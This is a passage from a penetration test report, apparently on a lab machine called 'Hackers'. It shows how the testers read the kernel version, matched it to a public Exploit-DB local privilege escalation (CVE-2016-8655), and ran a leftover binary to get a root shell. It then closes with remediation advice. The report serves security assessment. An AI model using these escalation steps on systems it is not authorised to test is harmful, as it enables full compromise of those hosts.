


Figure 15 - Maintaining access -The garbage file reveals code helpful to identifying what it is.

Because of the frequent mentioning of the kernel version within the file, our team decided to check the kernel of the Hackers system. In the 3 following figures (16, 17 & 18), our team demonstrates how they were able to determine the kernel version, find a matching exploit that escalated local privileges to root (and matched much of the .garbage code), and finally running the .garbage file – which indeed gave our team administrative access over the Hackers system.

```
bellford@Hackers:~$ uname -a
Linux Hackers 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016 i686 i686
i686 GNU/Linux
```

Figure 15 - Maintaining access -The Kernel Version revealed a Ubuntu 4.4.0-31 generic #50 Kernel.



The screenshot shows the Exploit-DB website with the following details:


- EDB-ID:** 40871
- Author:** rebel
- Published:** 2016-12-06
- CVE:** CVE-2016-8655
- Type:** Local
- Platform:** Linux\_x86-64
- Aliases:** af\_packet.c, chocobo\_root.c
- Advisory/Source:** [Link](#)
- Tags:** N/A
- E-DB Verified:** 
- Exploit:** [Download](#) / [View Raw](#)
- Vulnerable App:** N/A

Figure 16 - Maintaining access -The code of the file matched a known privilege escalation exploit.

```
bellford@Hackers:~/root/.workspace$ ./garbage.
root@Hackers:~/root/.workspace# cd
root@Hackers:~# whoami
root
root@Hackers:~# sudo -l
sudo: unable to resolve host Hackers
Matching Defaults entries for root on Hackers:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User root may run the following commands on Hackers:
    (ALL : ALL) ALL
root@Hackers:~#
```

Figure 17 - Maintaining access -Running the garbage file revealed an escalation (administrative rights) of privileges.

### Conclusion

Hackers suffered a series of control failures, which led to a complete compromise of critical company assets. These failures would have had a dramatic effect on Hackers operations if a malicious party had exploited them. Current procedures concerning open and unsecured services will not be adequate in the future in order to mitigate incoming attacks.

The specific goals of the penetration test were stated as:

- Identifying if a remote attacker could penetrate Hackers's defenses
- Determining the impact of a security breach on:
  - Confidentiality of the company's information
  - Internal infrastructure and availability of Hackers's information systems

These goals of the penetration test were met. A targeted attack against Hackers can result in a complete compromise of organizational assets. Multiple issues were leveraged, resulting in a total compromise of the Hackers's information systems. It is important to note that this collapse of the entire Hackers security infrastructure can be greatly attributed to insufficient access controls at both the network boundary and host levels.

Appropriate efforts should be undertaken to better secure Hackers's network. Our final recommendations include closing and hiding (through port knocking) service ports that are not necessary to the daily operations of Hackers. We also recommend that your organization implement stronger security policies – specifically for the maintenance and safe-keeping of employee credentials. If at all possible, do not save any credentials, encrypted or not, within the realm of your network. Our last recommendation includes updating all services within the system's operating system, so that known exploitations much like the one used in this test, become obsolete.